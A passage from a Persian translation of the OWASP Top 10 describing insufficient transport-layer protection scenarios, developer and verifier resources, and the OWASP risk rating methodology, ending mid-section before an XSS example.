سناریوی اول: وبگاه برای تمام صفحاتی که به احراز هویت احتیاج دارد، از SSL استفاده نمی کند، در این حالت مهاجم می تواند به سادگی و با پایش ترافیک شبکه (مانند مودم بی سیم همسایه) ، ردنما نشست یک کاربر قربانی احراز هویت شده را مشاهده کند. سپس مهاجم می تواند از ردنما استفاده کرده و نشست کاربر را در اختیار گیرد.

سناریوی دوم: وبگاه از SSL با تنظیمات نامناسب استفاده می کند که باعث نمایش هشدار در مرورگر کاربران می شود. کاربران مجبور به قبول هشدارها برای ادامه کار هستند، که این باعث می شود که کاربر به دیدن برخی هشدارها عادت داشته باشد. حمله تورگذاری که منجر به هدایت کاربر به وبگاه نامطمئن مشابه‌ای می شود، در مرورگر هشدارهای مشابهی می دهد، از آن جایی که کاربران به دیدن این پیغام‌ها و هشدارها عادت دارند، آن‌ها به کار خود ادامه می دهند و در واقع از وبگاه تورگذاری استفاده می کند و گذرواژه و یا سایر اطلاعات خصوصی خود را در اختیار مهاجم قرار می دهند.

منابع

OWASP

- [OWASP Transport Layer Protection Cheat Sheet](#)
- [OWASP Top 10-2007 on Insecure Communications](#)
- [OWASP Development Guide: Chapter on Cryptography](#)
- [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)[External](#)

External

- [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
- [SSL Labs Server Test](#)
- [Definition of FIPS 140-2 Cryptographic Standard](#)

گام بعدی برای برنامه‌نویسان چیست؟

چنانچه با امنیت برنامه‌های کاربردی آشنائی چندانی نداشته باشید و یا این که با مخاطرات موجود در این زمینه بسیار آشنا باشید، باید بدانید که تولید برنامه‌های جدید امن و همچنین امن سازی برنامه‌های موجود کار سختی است. اگر باید تعداد زیادی برنامه کاربردی را مدیریت کنید، این کار پیچیده تر نیز خواهد شد. OWASP برای کمک به سازمان‌ها و برنامه‌نویسان، جهت کاهش مخاطرات موجود در زمینه امنیت برنامه‌های کاربردی با یک روش مقرون به صرفه، تعدادی ابزار رایگان و متن باز را تولید کرده است که می‌توان برای تامین امنیت برنامه‌های کاربردی در سازمان‌ها از آن‌ها استفاده کرد. مواردی که در ادامه آورده شده، بخشی از منابع OWASP برای سازمان‌ها جهت تامین امنیت در زمینه برنامه‌های کاربردی است.

<p>برای تولید برنامه کاربردی امن، ابتدا باید تعریف خود را از امنیت مشخص کرد. در این زمینه می‌توان از OWASP Application Security Verification Standard (ASVS) به عنوان راهنما در زمینه تعیین نیازهای امنیتی برنامه‌ها استفاده کرد و چنانچه فعالیت‌های مرتبط با این موضوع را برون سپاری کرده اید، به سند OWASP Secure Software Contract Annex رجوع کنید.</p>	<p>الزامات امنیت برنامه‌ی کاربردی Application Security Requirements</p>
<p>اگر طراحی امنیت از ابتدا و در معماری برنامه‌ها مورد توجه قرار گیرد، بهتر و مقرون به صرفه تر خواهد بود نسبت به زمانی که امنیت را در برنامه‌ها وارد کنیم. OWASP سندی را با نام OWASP Developer's Guide منتشر کرده که نقطه شروع مناسبی برای راهنمایی چگونگی طراحی امن برنامه‌ها است.</p>	<p>معماری امنیت برنامه‌ی کاربردی Application Security Architecture</p>
<p>ایجاد کنترل‌های امنیتی مناسب و قابل استفاده کار مشکلی است. ارائه مجموعه‌ای از استانداردها در این زمینه، کمک شایان توجهی به برنامه‌نویسان جهت پدیدآوری برنامه‌های امن می‌کند. در این زمینه، OWASP OWASP Enterprise Security API (ESAPI) project را به عنوان مدلی برای API‌های امنیتی مورد نیاز جهت پدیدآوری برنامه‌های کاربردی امن تحت وب پیشنهاد می‌دهد. همچنین ESAPI مواردی را پیاده سازی شده در Java, .NET, PHP Classic ASP, Python, Cold Fusion, Haskell مثال می‌زند.</p>	<p>کنترل‌های امنیت استاندارد Standard Security Controls</p>

<p>به منظور بهبود فرآیند پدیدآوری شرکت‌های پدیدآور برنامه‌های کاربردی، OWASP Software Assurance Maturity Model (SAMM) را پیشنهاد می‌دهد. این برنامه به سازمان‌ها کمک می‌کند تا راهبرد مشخصی در زمینه امنیت نرم افزارها، جهت برخورد با مخاطرات خاصی که سازمان‌ها با آن‌ها روبرو هستند، اجرا کنند.</p>	<p>چرخه‌ی عمر پدیدآوری امن Secure Development Lifecycle</p>
<p>OWASP Education Project، موارد آموزشی را برای کمک به برنامه نویسان در زمینه امنیت برنامه‌ها ارائه کرده است. علاوه بر این برای یافتن مطالب آموزشی در زمینه آسیب پذیری برنامه‌ها از OWASP WebGoat کمک بگیرید.</p>	<p>آموزش امنیت امنیت برنامه‌ی کاربردی Application Security Education</p>

منابع متنوع تری در این زمینه در وبگاه OWASP برای استفاده عموم قابل دسترسی است.

گام بعدی برای ارزیاب‌ها چیست؟

به منظور بررسی امنیت برنامه تحت وب که پدیدآورده‌اید یا قصد خرید آن را دارید، OWASP پیشنهاد می‌کند که در صورت امکان کد برنامه مورد بازبینی و برنامه مورد آزمون قرار گیرد. بهترین پیشنهاد انجام ترکیبی از روش‌های بازبینی کد برنامه و آزمون نفوذ است زیرا این کار اجازه می‌دهد از مزیت‌های هر دو روش به عنوان روش‌های مکمل یکدیگر بهره ببرید. ابزارهای موجود می‌تواند بهره‌وری و اثربخشی تحلیلگر را افزایش دهد. ابزارهای ارزیابی OWASP به جای تمرکز بر روی خودکار کردن فرایند ارزیابی، به تحلیلگر کمک می‌کند تا موثرتر و با قدرت تحلیل بیش‌تر عمل کند.

استانداردسازی روش ارزیابی امنیت برنامه‌های کاربردی تحت وب: برای کمک به سازمان‌ها جهت افزایش انسجام و دقت هنگامی که امنیت برنامه‌ها را ارزیابی می‌کنند، OWASP استاندارد (ASVS) Application Security Verification Standard را تهیه کرده است. در این سند حداقل استاندارد ارزیابی جهت ارزیابی امنیت برنامه‌های کاربردی تحت وب تعریف شده است. OWASP پیشنهاد می‌کند که از این سند تنها به عنوان راهنما هنگام ارزیابی امنیت استفاده نشود، بلکه برای یافتن روش‌های مناسب و یافتن سطحی از دقت که برای ارزیابی امنیت مورد نیاز است، می‌توانید استفاده کنید. همچنین می‌توانید برای انتخاب ارائه‌کننده این گونه خدمات نیز از این راهنما استفاده کنید. (برای انتخاب بین شرکت‌هایی که این خدمات را به شما پیشنهاد می‌دهند.)

مجموعه ابزارهای ارزیابی: OWASP Live CD Project برخی از بهترین ابزارهای متن باز امنیت را در یک‌جا جمع‌آوری کرده است. برنامه‌نویسان وب،

آزمایش‌کنندگان و متخصصان امنیتی می‌توانند از این ابزارها در قالب یک Live CD استفاده کنند. هیچ یک از این ابزارها به نصب یا تنظیمات خاصی نیاز ندارند.

بازبینی کدها:

OWASP راهنمای OWASP Code Review Guide را برای کمک به متخصصان امنیت و برنامه‌نویسان انتشار داده است تا آن‌ها را با چگونگی بازبینی کد یک برنامه، جهت ارزیابی امنیتی آشنا کند. بسیاری از آسیب‌پذیری‌های امنیتی مانند تزریق از طریق بازبینی کد نسبت به دیگر روش‌ها ساده‌تر تشخیص داده می‌شوند.

ابزارهای بازبینی کد:

OWASP فعالیت‌های امیدوارکننده‌ای در زمینه تجزیه و تحلیل کدها انجام داده و ابزارهایی را تولید کرده است، اما این ابزارها هنوز در مراحل اولیه خود هستند و ممکن است کارشناسان غیرحرفه‌ای در کارکردن با این ابزارها با مشکلاتی مواجه باشند. این ابزارها شامل CodeCrawler, Orizon, and O2 هستند.

آزمون نفوذ:

آزمون نفوذ برنامه‌ها: OWASP، یک راهنمای آزمون برای راهنمایی و کمک به برنامه‌نویسان، آزمایش‌کنندگان برنامه‌ها و متخصصان امنیت نرم‌افزار تهیه کرده است تا به آن‌ها آموزش دهد که چگونه به طور موثر و کارا، امنیت برنامه‌های کاربردی تحت وب را بررسی کنند. این راهنما سرفصل‌های مختلفی درباره بررسی امنیت برنامه‌ها را شامل می‌شود. بسیار مهم است که بتوانید غیرامن بودن یک برنامه را با مثال عملی ثابت کنید. همچنین مسائل امنیتی بسیاری وجود دارد که ناشی از زیرساخت‌های نرم‌افزاری است، که این موارد به راحتی و تنها با بازبینی کدها، مشخص نمی‌شوند.

ابزار آزمون نفوذ برنامه‌ها: Web Scarab که ابزار آزمون برنامه‌های کاربردی تحت وب است به تحلیلگر امنیتی اجازه رهگیری درخواست‌ها را می‌دهد و تحلیلگر می‌تواند از چگونگی کار برنامه‌ها مطلع شود، سپس درخواست‌های آزمون‌ی را برای فهمیدن این موضوع که آیا برنامه از امنیت مناسبی در مقابل برخی درخواست‌ها، برخوردار هست یا خیر، ارسال کند. این ابزار در زمینه

شناسایی آسیب پذیری های XSS و اصالت سنجی بسیار کارآمد عمل می کند.

نکاتی در مورد مخاطرات:

اگرچه نسخه های قبلی این گزارش بر «آسیب پذیری ها» تمرکز داشته است، اما در نسخه فعلی تمرکز اصلی بر روی مخاطرات است. در این نسخه مخاطرات در ده دسته مهم معرفی شده اند و نشان داده می شود که چگونه ترکیب مهاجم، بردارهای حمله، آسیب پذیری، اثرات فنی و تجاری و... باعث ایجاد مخاطرات می شود.

در این رابطه روشی برای رتبه بندی مخاطرات به نام OWASP Risk Rating Methodology تهیه شده است، که برای هر ده مورد مخاطره مطرح شده، بر اساس مقادیر احتمال وقوع و اثر، شاخص مخاطره محاسبه شده و اولویت بندی شده است.

OWASP Risk Rating Methodology متغیرهای مهم را جهت محاسبه مخاطرات با توجه به آسیب های شناخته شده، مشخص می کند. اما هرگز با دقتی که یک سازمان می تواند مخاطرات برنامه های خود را شناسایی کند، برخورد نشده است، زیرا فقط مدیران یک سازمان هستند که از اهمیت برنامه ها و اطلاعات، خطرهای موجود، چگونگی ساخته شدن سامانه و نحوه عملکرد آن ها مطلع هستند.

این روش شامل سه پارامتر احتمال برای هر آسیب پذیری (شیوع، قابلیت تشخیص و سادگی نفوذ) و یک پارامتر اثر (شدت اثر فنی) است. شیوع یک آسیب پذیری عاملی است که نیاز به محاسبه توسط شما ندارد. برای محاسبه عامل شیوع، آمارهای مربوطه از سازمان های مختلف جمع آوری شده و میانگین آن ها به عنوان احتمال در فهرست قرار می گیرد. سپس این داده، با مقادیر احتمال دو عامل دیگر یعنی قابلیت تشخیص و سادگی نفوذ ترکیب شده و با حاصلضرب نهایی در عامل شدت اثر فنی شاخص نهایی مخاطره محاسبه می شود.

توجه کنید که در این روش احتمال مهاجم و جزئیات فنی برنامه های کاربردی مختلف مورد توجه قرار نگرفته است. هر کدام از این عوامل می توانند میزان کلی احتمال نفوذ موفق را متاثر کنند. این روش همچنین میزان تاثیر نفوذ را بر روی کسب و کار شما لحاظ نمی کند. به عبارتی هدف OWASPTOP 10 ارزیابی مخاطرات کلان و نه مخصوص برای سازمان خاص بوده است. در زیر محاسبات انجام گرفته برای مخاطره A2 (XSS) به عنوان مثال نشان داده شده است:

